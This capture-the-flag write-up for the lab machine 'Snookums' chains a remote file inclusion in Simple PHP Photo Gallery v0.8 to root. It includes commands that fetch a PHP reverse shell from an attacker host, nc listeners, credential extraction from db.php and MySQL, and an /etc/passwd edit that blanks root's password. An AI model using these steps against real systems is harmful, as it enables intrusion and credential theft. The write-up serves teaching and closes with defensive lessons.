Snookums
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Snookums runs a PHP photo gallery, Simple PHP Photo Gallery v0.8, vulnerable to a remote file inclusion (RFI) that turns into command execution. We serve a PHP shell from our box, include it throughimage.php?img=, and land a shell asapache, with the twist that egress filtering only lets the callback reach ports the target already has open. From there we readdb.php, log into MySQL asroot, and pull a double-Base64-encoded password formichaelfrom theuserstable. We reuse that credential to move tomichaeland readlocal.txt. The escalation is direct:/etc/passwdis writable bymichael, so we blank outroot's password field andsu roothands us the box.
Recon
Initial scan
A courtesy ping pins down the OS before touching anything. TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.172.5864 bytes from 192.168.172.58: icmp_seq=1 ttl=61 time=29.6 msWe sweep all 65535 TCP ports and then run version detection on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.172.58PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open netbios-ssn
3306/tcp open mysql
33060/tcp open mysqlxnmap -p21,22,80,111,139,445,3306,33060 -sCV 192.168.172.58 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Simple PHP Photo Gallery
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
3306/tcp open mysql MySQL (unauthorized)
33060/tcp open mysqlx MySQL X protocol listener
Service Info: Host: SNOOKUMS; OS: UnixPlenty of surface: anonymous FTP, an old Apache (CentOS, PHP 5.4.16) serving a photo gallery, Samba, and a MySQL exposed to the network. The anonymous FTP (anonymous login) accepts the session but never lists the directory (control returns TIMEOUT), so it leads nowhere for now. MySQL on 3306 is reachable but wants credentials we do not have yet. The gallery on 80 is by far the most promising.
SMB - TCP 445
Before focusing on the web, an enum4linux pass with a null session hands us a system username worth keeping (SMB enumeration via guest):
enum4linux 192.168.172.58[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\michael (Local User)The S-1-22-1 SID is the range Samba uses to map local Unix users, so michael is a real system account. We do not have his password yet, but we know which user to aim at.
HTTP - TCP 80
The site is an image gallery that identifies itself in the footer as Simple PHP Photo Gallery v0.8.


That string is enough to look up known vulnerabilities. Simple PHP Photo Gallery carries an unauthenticated remote file inclusion in the img parameter of image.php: the application feeds whatever it receives straight into include() without checking it is a local file. There is a public exploit that automates the jump from RFI to RCE.
Shell as apache
RFI to RCE
The RFI idea is simple: if include() accepts a URL, we host a PHP shell ourselves and pass its address. The SimplePHPGal-RCE.py exploit does exactly that: it stands up an HTTP server with the shell, fires the inclusion, and asks us to keep an nc listening.
python3 SimplePHPGal-RCE.py http://192.168.172.58/ 192.168.45.239 4444
[✓] Serving HTTP traffic from .../exploits on 192.168.45.239 using port 80 in background
Run 'nc -nlvp 4444' on attacker machine in another terminal. Then press any key to continue
192.168.172.58 - - [30/Dec/2025 19:40:09] "GET /rev.php HTTP/1.0" 200 -
Request sent. Check your nc for a connection
The target fetches rev.php (200), but the callback to 4444 never arrives: egress on that port is filtered.
The server logs the GET /rev.php from the target (the inclusion happens), but the nc on 4444 never gets the connection. The hint is in the scan itself: the box filters egress and only lets traffic out to ports it has open. We retry against an allowed port, such as 21:
python3 SimplePHPGal-RCE.py http://192.168.172.58/ 192.168.45.239 21
(Penelope)> listeners add -p 21
[+] Listening for reverse shells on 0.0.0.0:21
[+] Got reverse shell from snookums~192.168.172.58-Linux-x86_64  Assigned SessionID <1>
bash-4.2$ whoami
apache
With 21 as the callback port (allowed outbound), the reverse shell does land.
That egress restriction is what left the first 4444 attempt hanging: the inclusion worked from the start, what failed was the route back.
Manual exploitation
It is worth understanding the exploit from the inside, because doing it by hand costs the same and makes the why obvious. We prepare a PHP reverse shell (pentestmonkey's does the job) pointing at our IP and a port open on the target:
# rev.php (excerpt)
$ip = '192.168.45.239';
$port = 21;
With nc listening on the allowed port 21:
nc -nlvp 21We serve it over HTTP and force the inclusion with a plain curl:
python3 -m http.server 80
curl "http://192.168.172.58/image.php?img=http://192.168.45.239/rev.php"
192.168.172.58 - - [30/Dec/2025 19:45:27] "GET /rev.php HTTP/1.0" 200 -
...
bash-4.2$ whoami
apache
bash-4.2$ ip a
    inet 192.168.172.58/24 brd 192.168.172.255 scope global ens192
The listener lands as apache, the account the web server runs under. We have a foothold, but it is neither michael nor root.
Auth as michael
Credentials in db.php
A gallery with a database stores its connection credentials somewhere. The config file sits in the web root (credentials in source code):
cat /var/www/html/db.phpdefine('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');MySQL: double-encoded passwords
With those credentials we log into the local MySQL (the real version is 8.0.20) and look for the users table:
mysql -u root -p # MalapropDoffUtilize1337
use SimplePHPGal;
select * from users;
+----------+--------------------------------------------------+
| username | password                                         |
+----------+--------------------------------------------------+
| josh     | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldZdVM05EYz0=    |
| michael  | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==          |
| serena   | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ==          |
+----------+--------------------------------------------------+
Those strings are not hashes: they end in = and only use the Base64 alphabet. Decoding once actually yields another Base64 string, so they are encoded twice. We take michael's, the user we already spotted over SMB:
echo -n 'U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ==' | base64 -d | base64 -dHockSydneyCertify123Encoding is not encryption: Base64 is reversible with no secret, so storing passwords this way is just plaintext in a costume. We reuse HockSydneyCertify123 (credential reuse) to go from apache to michael.

As michael we read the first flag:
cat local.txt
d9c8586fa18658713cdff7018fa8f1b6Privilege escalation
Writable /etc/passwd
A linpeas (repo) pass flags the problem outright: /etc/passwd is writable.
./linpeas.sh═╣ Writable passwd file? ................ /etc/passwd is writableWe confirm it by hand. The file is owned by michael himself, with write permission:
ls -l /etc/passwd-rw-r--r--. 1 michael root 1161 Dec 30 12:49 /etc/passwdThis is where the writable /etc/passwd trick comes in. In root's entry, the x in the second field means "the password lives in /etc/shadow". Removing it leaves that field empty, and the system reads that as root having no password. We edit the line to do exactly that:
vi /etc/passwd
# root:x:0:0:root:/root:/bin/bash -> root::0:0:root:/root:/bin/bashroot::0:0:root:/root:/bin/bashNow su root asks for no password and drops the shell:
su root
[michael@snookums tmp]$ ls -l /etc/passwd
-rw-r--r--. 1 michael root 1161 Dec 30 12:49 /etc/passwd
[michael@snookums tmp]$ cat /etc/passwd | head -n 1
root::0:0:root:/root:/bin/bash
[michael@snookums tmp]$ su root
[root@snookums tmp]# whoami
root
cat /root/proof.txt
3cdacea11e685e480e1bb1da485e6796Attack chain
Simple PHP Photo Gallery v0.8 (HTTP 80)
        │  image.php?img= accepts a URL  ->  remote include() (RFI)
        ▼
shell as apache  (callback only via open ports: 21/80)
        │  cat /var/www/html/db.php  ->  root:MalapropDoffUtilize1337
        ▼
MySQL  ->  users table  ->  double Base64  ->  michael:HockSydneyCertify123
        │  credential reuse
        ▼
shell as michael  (local.txt)
        │  writable /etc/passwd  ->  blank root's password field
        ▼
su root  ->  root  (proof.txt)
Lessons learned
- An RFI is an
include()with a URL. When a PHP app drops user input straight intoinclude/require, hosting your own shell and passing its URL is enough to run code. The fix is to disableallow_url_includeand never include paths derived from input. - Egress filtering changes the tactic, not the outcome. 4444 returning no connection did not mean the exploit failed: the inclusion worked and what was missing was an allowed callback port. Trying ports the box already has open (21, 80) usually beats that control.
- Base64 protects nothing. Encoding a password, even twice, adds no security: it is reversible with no secret. In a database, passwords belong behind a slow, salted hash, not an encoding.
- A writable /etc/passwd is instant root. If an unprivileged user can write that file, blanking
root's password field (or adding a UID 0 user) hands over the machine./etc/passwdshould beroot:root 644, never owned by a service or user account.